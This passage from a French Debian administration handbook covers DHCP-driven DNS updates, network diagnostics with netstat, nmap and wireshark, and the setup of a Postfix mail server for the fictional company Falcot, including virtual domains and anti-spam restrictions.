subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
    ddns-domainname "interne.falcot.com";
}
```

DHCP et DNS

Une fonctionnalité appréciée est l'enregistrement automatique des clients DHCP dans la zone DNS de sorte que chaque machine ait un nom significatif (et pas automatique comme `machine-192-168-0-131.interne.falcot.com`). Pour exploiter cette possibilité, il faut autoriser le serveur DHCP à mettre à jour la zone DNS `interne.falcot.com` et configurer celui-ci pour qu'il s'en charge.

Dans le cas de **`bind`**, on ajoutera la directive `allow-update` aux deux zones que le serveur DHCP devra modifier (celle du domaine `interne.falcot.com` et celle de la résolution inverse). Cette directive donne la liste des adresses autorisées à effectuer la mise à jour ; on y consignera donc les adresses possibles du serveur DHCP (adresses IP locales et publiques le cas échéant).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Attention ! Une zone modifiable sera changée par **`bind`**, qui va donc réécrire régulièrement ses fichiers de configuration. Cette procédure automatique produisant des fichiers moins lisibles que les productions manuelles, les administrateurs de Falcot gèrent le sous-domaine `interne.falcot.com` à l'aide d'un serveur DNS délégué. Le fichier de la zone `falcot.com` reste ainsi entièrement sous leur contrôle.

L'exemple de fichier de configuration de serveur DHCP de la section précédente comporte déjà les directives nécessaires à l'activation de la mise à jour du DNS : il s'agit des lignes `ddns-update-style interim;` et `ddns-domain-name "interne.falcot.com";` dans le bloc décrivant le réseau.

Outils de diagnostic réseau

Lorsqu'une application réseau ne fonctionne pas comme on l'attend, il est important de pouvoir regarder de plus près ce qui se passe. Même lorsque tout semble fonctionner, il est utile de lancer des diagnostics sur le réseau, pour vérifier qu'il n'y a rien d'anormal. On dispose pour cela de plusieurs outils de diagnostic, qui opèrent à plusieurs niveaux.

Diagnostic local : netstat

Citons tout d'abord la commande **`netstat`** (du paquet `net-tools`), qui affiche sur une machine un résumé instantané de son activité réseau. Invoquée sans arguments, cette commande se contente de lister toutes les connexions ouvertes. Or cette liste est très vite verbeuse et indigeste. En effet, elle inclut aussi les connexions en domaine Unix, qui ne passent pas par le réseau mais sont très nombreuses sur un système standard, car utilisées par un grand nombre de démons.

On utilise donc généralement des options, qui permettent de modifier le comportement de **`netstat`**. Parmi les options les plus courantes, on trouve :

- `-t`, qui filtre les résultats renvoyés pour que seules les connexions TCP soient listées ;
- `-u`, qui fonctionne de la même manière mais pour les connexions UDP ; ces deux options ne s'excluent pas mutuellement, et la présence des deux aura pour seul effet visible de masquer les connexions du domaine Unix ;
- `-a`, qui liste également les *sockets* en écoute (en attente de connexions entrantes) ;
- `-n`, qui affiche sous forme numérique les adresses IP (sans résolution DNS), les numéros de ports (et non leur alias tel que défini dans `/etc/services`) et les numéros d'utilisateurs (et non leur nom de connexion) ;
- `-p`, qui affiche les processus mis en jeu ; cette option n'est réellement utile que lorsque **`netstat`** est invoqué par l'utilisateur root, faute de quoi seuls les processus appartenant au même utilisateur seront listés ;
- `-c`, qui rafraîchit la liste des connexions en continu.

D'autres options (documentées dans la page de manuel `netstat(8)`) permettent de contrôler encore plus finement les résultats obtenus ; en pratique, on utilise si souvent la conjonction des cinq premières options que la commande **`netstat -tupan`** est quasiment devenue un réflexe chez les administrateurs systèmes et réseaux. Un résultat typique sur une machine peu active ressemble à ceci :

```
# netstat -tupan
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat       PID/Program name
tcp        0      0 127.0.0.1:909           0.0.0.0:*               LISTEN     2005/famd
tcp        0      0 0.0.0.0:79              0.0.0.0:*               LISTEN     1965/inetd
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN     1770/portmap
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN     6958/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN     1952/exim4
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN     2063/0
tcp        0      0 127.0.0.1:6011          0.0.0.0:*               LISTEN     2108/1
tcp        0      0 192.168.1.99:22         192.168.1.128:59115     ESTABLISHED2108/1
tcp        0   1008 192.168.1.99:22         192.168.1.128:59114     ESTABLISHED2033/sshd: roland [
udp        0      0 0.0.0.0:68              0.0.0.0:*                          1757/dhclient3
udp        0      0 0.0.0.0:111             0.0.0.0:*                          1770/portmap
```

On y retrouve bien les connexions établies (`ESTABLISHED`), ici deux connexions SSH, et les applications en attente de connexion (`LISTEN`), notamment le serveur de messagerie Exim4 sur le port 25.

Diagnostic distant : nmap

`nmap` (du paquet éponyme) est en quelque sorte l'équivalent de **`netstat`**, mais s'utilise à distance. Il permet en effet de balayer un ensemble de ports classiques d'un ou plusieurs serveurs distants, et de lister parmi ces ports ceux sur lesquels une application répond aux connexions entrantes. **`nmap`** est en outre capable d'identifier certaines de ces applications, parfois avec la version correspondante. La contrepartie de cet outil est que, comme il fonctionne à distance, il ne peut pas lister les connexions établies ni obtenir d'information sur les processus ou les utilisateurs ; en revanche, on peut le lancer sur plusieurs cibles en même temps.

Une utilisation typique de **`nmap`** utilise simplement l'option `-A`, qui déclenche les tentatives d'identification des versions des logiciels serveurs, suivie d'une ou plusieurs adresses ou noms DNS de machines à tester. Ici encore, de nombreuses options existent et permettent de contrôler finement le comportement de **`nmap`** ; on se référera à la documentation, dans la page de manuel `nmap(1)`.

```
# nmap miretche
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-03-21 09:44 CET
Interesting ports on 192.168.1.99:
```

```
Not shown: 1677 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
79/tcp  open  finger
111/tcp open  rpcbind

Nmap finished: 1 IP address (1 host up) scanned in 0.163 seconds
# nmap -A localhost
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-03-21 09:41 CET
Interesting ports on localhost (127.0.0.1):
Not shown: 1675 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 4.3p2 Debian 9 (protocol 2.0)
25/tcp  open  smtp    Exim smtpd 4.63
79/tcp  open  finger  Linux fingerd
111/tcp open  rpcbind  2 (rpc #100000)
909/tcp open  unknown
No exact OS matches for host (If you know what OS is running on it,
  ➥ see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=4.11%P=i686-pc-linux-gnu%D=3/21%Tm=4600EFC6%O=22%C=1)
TSeq(Class=RI%gcd=1%SI=1B6886%IPID=Z)
TSeq(Class=RI%gcd=1%SI=1B6825%IPID=Z)
TSeq(Class=RI%gcd=1%SI=1B680C%IPID=Z)
T1(Resp=Y%DF=Y%W=8000%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=8000%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)


Service Info: Host: miretche.internal.placard.fr.eu.org; OS: Linux

Nmap finished: 1 IP address (1 host up) scanned in 15.941 seconds
```

On retrouve bien les applications SSH et Exim4, ainsi que le serveur **`fingerd`**. À noter que toutes les applications n'écoutent pas sur toutes les adresses IP ; ainsi, comme Exim4 n'est accessible que sur l'interface de boucle locale `lo`, il n'apparaît que lors d'une analyse de `localhost` et non de `miretche` (l'interface réseau `eth0` de la même machine).

Les sniffers : tcpdump et wireshark

Il arrive parfois que l'on ait besoin de voir ce qui passe réellement sur le réseau, paquet par paquet. On utilise dans ce cas un « analyseur de trame », plus connu sous le nom de *sniffer* (renifleur). Cet outil scrute tous les paquets qui atteignent une interface réseau, et les affiche de manière plus lisible à l'utilisateur.

L'ancêtre dans ce domaine est sans conteste **tcpdump** (dans le paquet du même nom). Il est disponible en standard sur un très grand nombre de plateformes, et permet toutes sortes de capture de trafic réseau, mais la représentation de ce trafic reste assez obscure. Nous ne nous étendrons par conséquent pas dessus.

Plus récent, et plus moderne, l'outil **wireshark** (paquet `wireshark`) est en train de devenir la référence dans l'analyse de trafic réseau, notamment grâce à ses nombreux modules de décodage qui permettent une analyse simplifiée des paquets capturés. La représentation graphique des paquets est en effet organisée par couches successives, ce qui permet de visualiser chacun des protocoles impliqués dans un paquet. Par exemple, pour un paquet correspondant à une requête HTTP, on verra de manière séparée les informations correspondant à la couche physique, la couche Ethernet, les informations du paquet IP, puis celles de la connexion TCP, puis enfin la requête HTTP en tant que telle. On pourra ainsi se focaliser sur une couche particulière.




Figure 10–1
Analyseur de trafic réseau wireshark

Dans notre exemple, seuls les paquets n'ayant pas transité par SSH sont affichés (grâce au filtre `!tcp.port == 22`). Le paquet en cours d'analyse approfondie a été développé aux couches TCP et HTTP.

ASTUCE wireshark sans interface graphique : tshark

Lorsque l'on ne souhaite pas lancer d'interface graphique, ou que c'est impossible pour une raison ou une autre, on peut utiliser une version en texte seul de **wireshark** appelée **tshark** (dans un paquet `tshark` séparé). La plupart des fonctionnalités de capture et de décodage des paquets restent présentes, mais le manque d'interface graphique limite forcément les interactions avec le programme (filtrage des paquets après la capture, suivi d'une connexion TCP, etc.). On l'emploiera donc pour une première approche. Si l'on s'aperçoit que l'interface est importante pour les manipulations que l'on a en tête, on pourra toutefois sauvegarder les paquets capturés dans un fichier, et importer ce fichier dans un **wireshark** graphique sur une autre machine.

CULTURE ethereal et wireshark

wireshark, bien que nouveau venu, est en réalité simplement le nouveau nom du logiciel **ethereal**. Lorsque le développeur principal a quitté la société qui l'employait, il n'a pas réussi à se faire transférer la marque déposée, et il a donc opté pour un changement de nom.
Seul le nom et l'icône du logiciel ont changé, et les fonctions restent les mêmes. Comme d'habitude sous Debian, des paquets de transition ont été préparés, pour faciliter la migration ; les paquets `ethereal` et `tethereal` dépendent donc à présent respectivement de `wireshark` et `tshark`.

chapitre 11

Services réseau : Postfix, Apache, NFS, Samba, Squid, LDAP

Les services réseau sont les programmes interagissant directement avec les utilisateurs dans leur travail quotidien. C'est la partie émergée de l'iceberg « système d'information » présenté dans ce chapitre. La partie immergée, l'infrastructure, sur laquelle ils s'appuient, reste en arrière-plan.

SOMMAIRE

MOTS-CLÉS

- Postfix
- Apache
- NFS
- Samba
- Squid
- OpenLDAP

Serveur de messagerie électronique

Les administrateurs de Falcot SA ont retenu Postfix comme serveur de courrier électronique en raison de sa simplicité de configuration et de sa fiabilité. En effet, sa conception réduit au maximum les droits de chacune de ses sous-tâches, ce qui limite l'impact de toute faille de sécurité.

DÉCOUVERTE Documentation en français

Xavier Guimard a traduit la documentation officielle de Postfix. Nous ne pouvons que vous encourager à la consulter pour découvrir encore plus en détail la configuration de ce serveur de courrier électronique.

▸ http://x.guimard.free.fr/postfix/

ALTERNATIVE Le serveur Exim4

Debian emploie Exim4 comme serveur de messagerie par défaut (il est donc automatiquement installé pendant l'installation initiale). La configuration, fournie par le paquet `exim4-config`, est automatiquement personnalisée grâce à un certain nombre de questions debconf très similaires à celles posées par `postfix`.

La configuration est au choix soit dans un seul gros fichier (`/etc/exim4/exim4.conf.template`) soit dans un certain nombre de fragments de fichiers répartis dans `/etc/exim4/conf.d/`. Dans les deux cas, les fichiers sont exploités par la commande **`update-exim4.conf`** pour générer le fichier de configuration réellement employé, qui est stocké dans `/var/lib/exim4/config.autogenerated`. Cette commande permet de remplacer certains marqueurs par les données saisies lors de la configuration Debconf du paquet.

La syntaxe de configuration d'Exim4 est assez particulière, et il faut un certain temps pour s'y accoutumer. Toutefois, une fois que ces particularités sont maîtrisées, il s'agit d'un serveur de messagerie très complet et très puissant. Il suffit de parcourir les dizaines de pages de documentation pour s'en rendre compte.

▸ http://www.exim.org/docs.html

Installation de Postfix

B.A.-BA SMTP

SMTP (*Simple Mail Transfer Protocol*) est le protocole employé par les serveurs de messagerie pour s'échanger les courriers électroniques.

Le paquet Debian *postfix* contient le démon SMTP principal. Divers modules (comme *postfix-ldap* ou *postfix-pgsql*) offrent des fonctionnalités supplémentaires à Postfix (notamment en termes d'accès à des bases de données de correspondances). Ne les installez que si vous en avez déjà perçu le besoin.

VOCABULAIRE FAI

FAI est l'abréviation de « Fournisseur d'Accès à Internet ». Il s'agit d'une entité (souvent société commerciale) qui fournit des connexions à Internet ainsi que les services de base associés (serveur de messagerie électronique, de news, etc.). Parmi les FAI français, on peut citer Free, Orange (ex-Wanadoo), AOL, Club-Internet, etc.

L'abréviation anglaise correspondante est ISP pour *Internet Service Provider*.

Au cours de l'installation du paquet, plusieurs questions sont posées par l'intermédiaire de debconf. Les réponses permettront de générer un premier fichier `/etc/postfix/main.cf`.

La première question porte sur le type d'installation. Parmi les choix proposés, seuls deux sont pertinents dans le cadre d'un serveur connecté à l'Internet. Il s'agit de « Site Internet » et de « Site Internet utilisant un *smarthost* ». Le premier choix est adapté à un serveur qui reçoit et envoie le courrier directement à ses destinataires, mode retenu par les administrateurs de Falcot. Le second correspond à un serveur qui reçoit directement le courrier mais en envoie par le biais d'un serveur SMTP intermédiaire — désigné par le terme *smarthost* — plutôt qu'en l'expédiant directement au serveur du destinataire. C'est surtout utile pour les

particuliers disposant d'une adresse IP dynamique, parce que certains serveurs de messagerie refusent tout message provenant directement d'une telle adresse IP. Le *smarthost* sera ici le serveur SMTP du fournisseur d'accès à Internet (FAI), qui est toujours configuré pour transmettre le courrier provenant de ses clients. Cette solution est également intéressante pour toute machine qui n'est pas connectée en permanence, car cela lui évite de devoir gérer une file d'attente des messages d'erreur qu'il faudra réessayer d'expédier plus tard.

La deuxième question porte sur le nom complet de la machine, employé pour générer une adresse de courrier électronique depuis un nom d'utilisateur local (c'est la partie suivant l'arobase « `@` »). Pour Falcot, la réponse est `mail.falcot.com`. C'est la seule question qui est posée en standard, mais elle ne suffit pas pour avoir une configuration satisfaisante, les administrateurs exécutent donc **`dpkg-reconfigure postfix`** afin de pouvoir personnaliser plus de paramètres.

Parmi les questions supplémentaires, l'ordinateur demande de saisir tous les noms de domaines associés à cette machine. La liste proposée inclut le nom complet de la machine et des synonymes de `localhost`, mais pas le domaine principal `falcot.com`, qu'il faut ajouter manuellement. D'une manière générale, il convient habituellement de donner ici tous les noms de domaines pour lesquels cette machine fait office de serveur MX (c'est-à-dire tous ceux pour lesquels le DNS indique qu'elle est apte à accepter du courrier). Ces informations sont ensuite stockées dans la variable `mydestination` du fichier `/etc/postfix/main.cf` (principal fichier de configuration de Postfix).

COMPLÉMENTS

Interrogation des enregistrements MX

Si le serveur DNS ne publie pas d'enregisrement MX pour un domaine, le serveur de messagerie tentera d'envoyer le courrier à la machine de même nom. Il emploiera donc l'enregistrement de type A correspondant.




Figure 11–1
Rôle de l'enregistrement DNS *MX* dans un envoi de courrier électronique

Selon les cas, l'installation peut également demander d'indiquer les réseaux habilités à envoyer du courrier par l'intermédiaire de cette machine. Par défaut, Postfix est configuré pour n'accepter que des courriers électroniques issus de la machine elle-même ; il faut généralement ajouter le réseau local. Les administrateurs ont donc ajouté `192.168.0.0/16` à la réponse par défaut. Si la question n'est pas posée, il faut modifier le fichier de configuration et y changer la variable `mynetworks`, comme on le voit sur l'exemple plus loin.

L'emploi de **`procmail`** peut aussi être proposé pour délivrer le courrier localement. Cet outil permet aux utilisateurs de trier leur courrier entrant, ce pour quoi ils doivent indiquer des règles de tri dans leur fichier `~/.procmailrc`.

Après cette première étape, les administrateurs ont obtenu le fichier de configuration ci-dessous. Il va servir de base pour les sections suivantes, qui le modifieront pour activer certaines fonctionnalités.

EXEMPLE Fichier /etc/postfix/main.cf initial

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version

# Debian specific :  Specifying a file name will cause the first
# line of that file to be used as the name.  The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree :${queue_directory}/smtpd_scache
smtp_tls_session_cache_database = btree :${queue_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost, localhost.localdomain
relayhost =
```

```
mynetworks = 127.0.0.0/8 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

Configuration de domaines virtuels

Le serveur de messagerie peut recevoir le courrier pour d'autres domaines que le « domaine principal » ; on parle alors de « domaines virtuels ». Dans ces situations, il est rare que le courrier soit destiné aux utilisateurs locaux. Postfix offre deux fonctionnalités intéressantes pour gérer ces domaines virtuels.

ATTENTION **Domaines virtuels et domaines canoniques**

Aucun des domaines virtuels ne doit être indiqué dans la variable `mydestination`. Celle-ci contient uniquement les noms des domaines « canoniques », directement associés à la machine et à ses utilisateurs locaux.

Domaine virtuel d'alias

Un domaine virtuel d'alias ne contient que des alias, c'est-à-dire des adresses électroniques renvoyant le courrier vers d'autres adresses électroniques.

Pour activer un tel domaine, il faut préciser son nom dans la variable `virtual_alias_domains` et indiquer le fichier stockant les correspondances d'adresses dans la variable `virtual_alias_maps`.

EXEMPLE **Directives à ajouter au fichier /etc/postfix/main.cf**

```
virtual_alias_domains = marqueafalcot.tm.fr
virtual_alias_maps = hash:/etc/postfix/virtual
```

Le fichier `/etc/postfix/virtual`, décrivant les correspondances, emploie un format relativement simple. Chaque ligne contient deux champs séparés par une série de blancs, dont le premier est le nom de l'alias et le second une liste d'adresses électroniques vers lesquelles il pointe. La syntaxe spéciale « `@domaine.fr` » englobe tous les alias restants d'un domaine.

EXEMPLE **Exemple de fichier /etc/postfix/virtual**

```
webmaster@marqueafalcot.tm.fr  jean@falcot.com
contact@marqueafalcot.tm.fr    laure@falcot.com, sophie@falcot.com
# L'alias ci-dessous est générique, il englobe toutes les
# adresses électronique du domaine marqueafalcot.tm.fr
# non employées ailleurs dans ce fichier.
# Ces adresses sont renvoyées au même nom d'utilisateur
# mais dans le domaine falcot.com
@marqueafalcot.tm.fr           @falcot.com
```

ATTENTION **Domaine virtuel mixte ?**

Il n'est pas permis d'indiquer le même domaine dans les variables `virtual_alias_domains` et `virtual_mailbox_domains`. En revanche, tout domaine de `virtual_mailbox_domains` est implicitement compris dans `virtual_alias_domains`. Il est donc possible de mélanger alias et boîtes aux lettres au sein d'un domaine virtuel.

Domaine virtuel de boîtes aux lettres

Les courriers destinés à un domaine virtuel de boîtes aux lettres sont stockés dans des boîtes aux lettres qui ne sont pas associées à un utilisateur local du système.

Pour activer un domaine virtuel de boîtes aux lettres, il faut l'écrire dans la variable `virtual_mailbox_domains` et préciser le fichier donnant les boîtes aux lettres avec la variable `virtual_mailbox_maps`. Le paramètre `virtual_mailbox_base` indique le répertoire sous lequel les différentes boîtes aux lettres seront stockées.

Les paramètres `virtual_uid_maps` et `virtual_gid_maps` définissent des tables de correspondances entre l'adresse électronique, l'utilisateur, et le groupe Unix propriétaire de la boîte aux lettres. Pour indiquer systématiquement le même propriétaire, la syntaxe `static:5000` dénote un UID/GID fixe.

EXEMPLE **Directives à ajouter au fichier /etc/postfix/main.cf**

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Le format du fichier `/etc/postfix/vmailbox` est de nouveau très simple (deux champs séparés par des blancs). Le premier indique une adresse électronique de l'un des domaines virtuels, et le second l'emplacement relatif de la boîte aux lettres associée (par rapport au répertoire donné par *virtual_mailbox_base*). Si le nom de la boîte aux lettres se termine par une barre de division (*/*), cette boîte sera stockée au format *maildir* ; dans le cas contraire, c'est le traditionnel *mbox* qui sera retenu. Le format *maildir* emploie un répertoire complet pour représenter la boîte aux lettres et chaque message est stocké dans un fichier. A contrario, une boîte aux lettres au format *mbox* est stockée dans un seul fichier, et chaque ligne débutant par `From` (`From` suivi d'une espace) marque le début d'un nouveau message électronique.

EXEMPLE **Fichier /etc/postfix/vmailbox**

```
# le courrier de jean est stocké au format maildir
# (1 fichier par courrier dans un répertoire privé)
jean@falcot.org falcot.org/jean/
# le courrier de sophie est stocké dans un fichier
# "mbox" traditionnel (tous les courriers concaténés
# dans un fichier)
sophie@falcot.org falcot.org/sophie
```

Restrictions à la réception et à l'envoi

Avec le nombre croissant de messages non sollicités (*spams*), il est nécessaire d'être de plus en plus strict sur les messages que le serveur accepte. Cette section présente les différentes stratégies intégrées à Postfix.

Restreindre l'accès en fonction de l'adresse IP

La directive `smtpd_client_restrictions` contrôle les machines autorisées à communiquer avec le serveur de courrier électronique.

EXEMPLE Restrictions en fonction de l'adresse du client

```
smtpd_client_restrictions = permit_mynetworks,
    warn_if_reject reject_unknown_client,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rbl_client sbl-xbl.spamhaus.org,
    reject_rbl_client list.dsbl.org
```

Lorsqu'une variable contient une liste de règles comme dans l'exemple ci-dessus, il faut savoir que celles-ci sont évaluées dans l'ordre, de la première à la dernière. Chaque règle peut accepter le message, le refuser ou le laisser poursuivre son chemin à travers celles qui suivent. L'ordre a donc une importance, et l'inversion de deux règles peut mettre en place un comportement très différent.

La directive `permit_mynetworks`, placée en tête de la liste des règles, accepte inconditionnellement toute machine du réseau local (tel que défini par la variable *mynetworks* dans la configuration).

La deuxième directive refuse normalement les machines dépourvues de configuration DNS totalement valide. Une configuration valide dispose d'une résolution inverse fonctionnelle et le nom DNS renvoyé pointe sur l'adresse IP employée. Cette restriction est généralement trop sévère, de nombreux serveurs de courrier électronique ne disposant pas de DNS inverse. C'est pourquoi les administrateurs de Falcot ont précédé la directive `reject_unknown_client` de `warn_if_reject`, qui transforme le refus en simple avertissement enregistré dans les logs. Ils peuvent ainsi surveiller le nombre de messages qui auraient été refusés et décider plus tard d'activer ou non cette règle en connaissant pleinement ses effets.

La troisième directive permet à l'administrateur de mettre en place une liste noire et une liste blanche de serveurs de courriers électroniques, stockées dans le fichier `/etc/postfix/access_clientip`. Une liste blanche permet à l'administrateur d'y écrire les serveurs de confiance dispensés des règles suivantes.

ASTUCE Tables access

Les différents critères de restriction incluent des tables (modifiables par les administrateurs) de combinaisons expéditeurs/adresses IP/noms de machines autorisés ou interdits. Ces tables peuvent être créées en recopiant le fichier `/etc/postfix/access` sous le nom indiqué. C'est un modèle auto-documenté dans ses commentaires. Chaque table documentera ainsi sa propre syntaxe.

La table `/etc/postfix/access_clientip` donne la liste des adresses IP et réseau. La table `/etc/postfix/access_helo` fournit celle des noms de machines et de domaines. Enfin, la table `/etc/postfix/access_sender` précise les adresses électroniques. Après toute modification, chacun de ces fichiers doit être transformé en table de hachage, c'est-à-dire en une forme optimisée pour les accès rapides, par la commande **`postmap /etc/postfix/`*`fichier`***.

ASTUCE Liste blanche et RBL

Les listes noires recensent parfois un serveur légitime victime d'un incident. Tout courrier issu de ce serveur serait alors refusé à moins que vous ne l'ayez listé dans la liste blanche associée au fichier `/etc/postfix/access_clientip`.
Pour cette raison, il est prudent de placer dans une liste blanche les serveurs de messagerie de confiance et avec qui vous échangez beaucoup de courriers.

Les deux dernières règles refusent tout message provenant d'un serveur présent dans l'une des différentes listes noires indiquées (RBL signifie *Remote Black Lists*, ou listes noires distantes). Celles-ci recensent les machines mal configurées employées par les spammeurs pour relayer leur courrier, ainsi que les relais inhabituels que constituent des machines infectées par des vers ou virus ayant cet effet.

CULTURE Le problème du spam

Le terme de spam désigne toutes les publicités non-sollicitées (en anglais, on parle d'UCE — *Unsolicited Commercial Email*) qui inondent nos boîtes aux lettres électroniques, et les spammeurs sont les gens sans scrupules qui les expédient. Peu leur importent les nuisances qu'ils causent, statistiquement il suffit qu'un très faible pourcentage de personnes se laissent tenter par leurs offres pour qu'ils rentrent dans leurs frais. Le coût d'expédition d'un message électronique est en effet très faible. Toute adresse électronique publique (par exemple, employée sur un forum web, apparaissant dans une archive de liste de diffusion, citée dans un blog, etc.) sera découverte par les robots des spammeurs et sera soumise à un flux incessant de messages non sollicités.
Face à ces nuisances, tous les administrateurs informatiques essaient de mettre en place des filtres anti-spam, mais les spammeurs cherchent sans arrêt à les contourner. Certains n'hésitent pas à faire appel aux services de réseaux mafieux contrôlant de nombreuses machines compromises par un ver. Les dernières statistiques estiment que 85% des courriers expédiés sont des spams !

Vérifier la validité de la commande EHLO ou HELO

Chaque échange SMTP doit débuter par l'envoi d'une commande `HELO` (ou `EHLO`) suivie du nom du serveur de courrier électronique, dont il est possible de vérifier la validité.

EXEMPLE Restrictions sur le nom annoncé lors du EHLO

```
smtpd_helo_restrictions = permit_mynetworks, reject_invalid_hostname,
  ➥ check_helo_access hash:/etc/postfix/access_helo,
  ➥ reject_non_fqdn_hostname, warn_if_reject reject_unknown_hostname
```

La première directive `permit_mynetworks` autorise toutes les machines du réseau local à s'annoncer librement. C'est important car certains logiciels de courrier électronique respectent mal cette partie du protocole SMTP et peuvent donc annoncer des noms fantaisistes.

La règle `reject_invalid_hostname` refuse tout courrier dont l'annonce `EHLO` indique un nom de machine syntaxiquement incorrect. La règle `reject_non_fqdn_hostname` refuse tout message dont le nom de machine annoncé n'est pas complètement qualifié (un nom qualifié inclut le nom de domaine). La règle `reject_unknown_hostname` refuse le courrier si la machine annoncée n'existe pas dans la base de données du DNS. Cette dernière règle refusant malheureusement trop de messages, elle est atté-

nuée par le `warn_if_reject` pour évaluer son impact avant de décider de l'activer ou non.

L'emploi de `permit_mynetworks` au début a l'effet secondaire intéressant de n'appliquer les règles suivantes qu'à des machines extérieures au réseau local. Il est ainsi possible de mettre en liste noire tous ceux qui s'annoncent membres du réseau `falcot.com`... ce qui s'effectue en ajoutant la ligne `falcot.com REJECT You're not in our network!` au fichier `/etc/postfix/access_helo`.

Accepter ou refuser en fonction de l'émetteur (annoncé)

Chaque message envoyé est associé à un expéditeur annoncé par la commande `MAIL FROM` du protocole SMTP, information qu'il est possible de vérifier de plusieurs manières.

Exemple Vérifications sur l'expéditeur

```
smtpd_sender_restrictions =
    check_sender_access hash:/etc/postfix/access_sender,
    reject_unknown_sender_domain, reject_unlisted_sender,
    reject_non_fqdn_sender
```

La table `/etc/postfix/access_sender` associe des traitements particuliers à certains expéditeurs. En général, il s'agit simplement de les placer dans une liste blanche ou noire.

